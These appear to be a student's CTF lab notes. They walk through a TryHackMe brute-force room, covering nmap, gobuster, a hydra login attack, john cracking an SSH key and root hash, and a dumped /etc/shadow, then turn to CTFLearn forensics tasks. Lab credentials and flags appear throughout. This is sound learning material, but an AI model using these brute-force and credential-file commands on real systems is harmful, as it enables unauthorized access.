NSE Timing: About 99.65% done; ETC: 22:02 (0:00:00 remaining)
Stats: 0:18:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 22:02 (0:00:00 remaining)
Stats: 0:18:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 22:02 (0:00:00 remaining)
Nmap scan report for 10.10.5.5
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:0e:bf:14:fa:54:b3:5c:44:15:ed:b2:5d:a0:ac:8f (RSA)
|   256 d0:3a:81:55:13:5e:87:0c:e8:52:1e:cf:44:e0:3a:54 (ECDSA)
|_  256 da:ce:79:e0:45:eb:17:25:ef:62:ac:98:f0:cf:bb:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1128.54 seconds
tenisha@tenisha:~$
```

the last one about the hidden directory:A **hidden directory** is a folder that is **not shown by default** when you list files and directories in a file system
to find hidden directories we can use tools like gobuster , dirb
i have used gobuster => gobuster dir -u http://10.10.5.5 -w /home/tenisha/rockyou.txt -x php,txt -to 30s
Gobuster is a command-line tool used to **brute-force URIs**, **directories**, and **files** on web servers. It's mainly used during **penetration testing** or **CTFs** to find **hidden directories**, files, or even virtual hosts that are not linked publicly.
Syntax => gobuster dir -u <URL> -w <wordlist_path> [options: -x, -t, -s]


we get /admin as a direcctory in the output
when we got to the ip addhress in the web browser http://10.10.5.5/admin we get a page to login
to ogin we need the user name and the password by searching i found a text in the source code of the login page



it says the user is admin
now we know the user we need to password for that we can do brute force using hydra, if we have hasheswe can use john the ripper, hashcat
Brute-forcing is a method used to **guess a password or key** by trying **every possible combination** until the correct one is found.
for now i am using hydra=> hydra -l <username> -P <passwordlist> <protocol>://<target>
hydra -l admin -P /usr/share/wordlists/rockyou.txt -vV $IP_ADDRESS http-post-form "/admin/:user=admin&pass=^PASS^:invalid"
Hydra, also known as **THC-Hydra**, is a **fast and powerful login cracker** used in penetration testing to **brute-force** (guess) login credentials for various services.

```
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "xavier" - 500 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "turtle" - 501 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "marlon" - 502 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "linkinpark" - 503 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "claire" - 504 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "stupid" - 505 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "147852" - 506 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "marina" - 507 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "garcia" - 508 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "fuckyou1" - 509 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "diego" - 510 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "brandy" - 511 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "letmein" - 512 of 14344398 [child 12] (0/0)
[VERBOSE] Page redirected to http://10.10.5.5/admin/panel
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "hockey" - 513 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "444444" - 514 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "sharon" - 515 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "bonnie" - 516 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "spider" - 517 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "iverson" - 518 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "andrei" - 519 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "justine" - 520 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "frankie" - 521 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "pimpin" - 522 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "disney" - 523 of 14344398 [child 14] (0/0)
[VERBOSE] Page redirected to http://10.10.5.5/admin/panel/
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "rabbit" - 524 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.5.5 - login "admin" - pass "54321" - 525 of 14344398 [child 2] (0/0)
[80][http-post-form] host: 10.10.5.5   login: admin   password: xavier
[STATUS] attack finished for 10.10.5.5 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-21 22:09:45
tenisha@tenisha:~$
```

After loggig in we see




Hello john, finish the development of the site, here's your RSA private key.

THM{brut3_f0rce_is_e4sy}

Task-3 => the user:passowrd and web flag we have got it adminn:xavier and THM{a_password_is_not_a_barrier}

Now,we have an another user john. Here we are given a RSA key so as per the question the rsa key belongs to john. We can also log into one's account through there rsa keys also. For that we have to crack the rsa key
for this i have used john the ripper => **John the Ripper** (often just called **John**) is a powerful, open-source **password cracking tool**.
Syntax => john [hashfile] [wordlistpath]

we get the passphrase as : rockinroll
by that we can login in as john by:



ssh -i rsaa john@10.10.5.5 then it will ask for password give rockinroll now we are on the john's machine

```
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul 21 17:14:11 UTC 2025

  System load:  0.03               Processes:           117
  Usage of /:   25.7% of 19.56GB   Users logged in:     0
  Memory usage: 45%                IP address for ens5: 10.10.5.5
  Swap usage:   0%


63 packages can be updated.
0 updates are security updates.


Last login: Wed Sep 30 14:06:18 2020 from 192.168.1.106
john@bruteit:~$ ls -la
total 40
drwxr-xr-x 5 john john 4096 Sep 30  2020 .
drwxr-xr-x 4 root root 4096 Aug 28  2020 ..
-rw------- 1 john john  394 Sep 30  2020 .bash_history
-rw-r--r-- 1 john john  220 Aug 16  2020 .bash_logout
-rw-r--r-- 1 john john 3771 Aug 16  2020 .bashrc
drwx------ 2 john john 4096 Aug 16  2020 .cache
drwx------ 3 john john 4096 Aug 16  2020 .gnupg
-rw-r--r-- 1 john john  807 Aug 16  2020 .profile
drwx------ 2 john john 4096 Aug 16  2020 .ssh
-rw-r--r-- 1 john john    0 Aug 16  2020 .sudo_as_admin_successful
-rw-r--r-- 1 root root   33 Aug 16  2020 user.txt
john@bruteit:~$ cat user.txt
THM{a_password_is_not_a_barrier}
john@bruteit:~$
```

got the user.txt flag: THM{a_password_is_not_a_barrier}

Now, task-4: escalte privilages => **Privilege escalation** means gaining **higher-level permissions** on a system than you originally have. Usually, it means moving from a normal user account to an **administrator** or **root** user, which has full control over the system.

Now for this we need to get the root password


Now by using sudo -l => that the current user is allowed to run with `sudo` **without actually running them**. It lists the user's sudo privileges as defined in the `/etc/sudoers` file.

By that we go to */ etc/ shadow*

```
john@bruteit:/$ sudo cat /etc/shadow
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
thm:$6$hAlc6HXuBJHNjKzc$NPo/0/iuwh3.86PgaO97jTJJ/hmb0nPj8S/V6lZDsjUeszxFVZvuHsfcirm4zZ11IUqcoB9IEWYiCV.wcuzIZ.:18489:0:99999:7:::
sshd:*:18489:0:99999:7:::
john:$6$iODd0YaH$BA2G28eil/ZUZAV5uNaiNPE0Pa6XHWUFp7uNTp2mooxwa4UzhfC0kjpzPimy1slPNm9r/9soRw8KqrSgfDPfI0:18490:0:99999:7:::
```

by this we can save the root:...
the run john the ripper to crack the hash and get the password for the root
we get it as football
then log into the root user and get the flag

```
exit
john@bruteit:/home$ su root
Password:
root@bruteit:/home# cd~

Command 'cd~' not found, did you mean:

  command 'cdv' from deb codeville
  command 'cdb' from deb tinycdb
  command 'cdi' from deb cdo
  command 'cdp' from deb irpas
  command 'cd5' from deb cd5
  command 'cdw' from deb cdw
  command 'cde' from deb cde
  command 'cdo' from deb cdo

Try: apt install <deb name>

root@bruteit:/home# cd ~
root@bruteit:~# ls
root.txt
root@bruteit:~# cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
root@bruteit:~#
```



Common steps when image files are given:

1. check the file type using: file filename, exiftool filename
when we know which type of file we can choose the right tools according to it
2. extract Strings from the image: strings filename
3. check for Hidden files or Data: binwalk -e filename
4. MANUAL ANALYSIS: open hex editor=> xxd filename | less
(or) hexedit
A ONLINE SOFTWARE : https://fotoforensics.com/
file => The **`file`** command is used to **identify the type of a file**, regardless of its extension.it checks a file's magic number and helps detect misleading extensions

exiftool => **`exiftool`** is a powerful command-line tool used to **read, write, and edit metadata** in files — especially **image, video, and document** files.

Strings => **`strings`** is a command-line tool that extracts **readable ASCII (or Unicode) text** from **binary files**, such as executables, images, or unknown file formats.


Binwalk => **`binwalk`** is a powerful forensic tool used to **analyze binary files** and **extract embedded files, data, or hidden content**

hex editor => A hex editor is a tool lets us to view and edit the raw binary data of a file, showing it as hexadecimal values alongside the corresponding ASCIIcharacters(we can inspect file at byte level, find hidden or corrupted data, modif files directly, analyzeit)

1.3.1 CTFLearn => Forensics 101

first i have open the url given in the challnege web page
which directed me a image with an option to download, i have download the image file 95f6edfb66ef42d774a5a34581f19052.jpg

then i did the common steps:
file 95f6edfb66ef42d774a5a34581f19052.jpg
exiftool 95f6edfb66ef42d774a5a34581f19052.jpg
strings 95f6edfb66ef42d774a5a34581f19052.jpg (or)
strings 95f6edfb66ef42d774a5a34581f19052.jpg | grep “flag” (grep: **`grep`** is a command-line tool used to **search for specific text patterns** within files or output. It stands for **Global Regular Expression Print**.)



FLAG => flag{wow!_data_is_cool}

1.3.2 CTFLearn => Corrupted File

Here the given file unopenable.gif is corrupted means a file whose data has been **damaged or altered** so that it **cannot be opened or used properly** by its intended program.

```
tenisha@tenisha:~/Downloads$ file unopenable.gif
unopenable.gif: data
tenisha@tenisha:~/Downloads$ exiftool unopenable.gif
ExifTool Version Number         : 12.40
File Name                       : unopenable.gif
Directory                       : .
File Size                       : 9.9 KiB
File Modification Date/Time     : 2025:07:17 19:46:56+05:30
File Access Date/Time           : 2025:07:20 23:13:25+05:30
File Inode Change Date/Time     : 2025:07:17 19:46:56+05:30
File Permissions                : -rw-rw-r--
Error                           : File format error
tenisha@tenisha:~/Downloads$
```


This says file fromat error

For every file in the starting there are magic number to find out what kind of file it is

Magic numbers are specific **unique byte sequences at the start of a file** used to **identify the file type** regardless of its extension.


For a .gif file it is **GIF87a**: `47 49 46 38 37 61`; **GIF89a**: `47 49 46 38 39 61`

So, we have to make changes in the byte level i used hex editor



in the left side in the first line we see 9a in the middle we see he bytes we need to change it to 47 49 46 38 39 61 => GIF89a

we can change it by chnaging the values in the left mode side in the 8-bit integer in it we have to give the 8 int integer number 71 73 70 56 57 97 of 47 49 46 38 37 61




when i runned strings to if any flag is found it gave me an error i checked the file type it said unopenable(1).gif: GIF image data, version 89a, 244 x . So, when i have check the gif using https://ezgif.com/cut-video but the frame speed was high when u cut and see the frames we get a base64 **ZmxhZ3tnMWZfb3JfajFmfQ==** which when decoded gives the flag.
FLAG : flag{g1f_or_j1f}

1.3.3 CTFLearn => Git Is Good

Here, the challenge says that flag i sthere but then i redacted(**Redacted** means that **sensitive or confidential information has been removed or hidden** from a document before it's shared or published.) it.
The file gitIsGoos.zip first unzip the file check for files in it

```
tenisha@tenisha:~/Downloads$ cd gitIsGood/
tenisha@tenisha:~/Downloads/gitIsGood$ ls
flag.txt
tenisha@tenisha:~/Downloads/gitIsGood$ cat flag.txt
flag{REDACTED}
tenisha@tenisha:~/Downloads/gitIsGood$
```

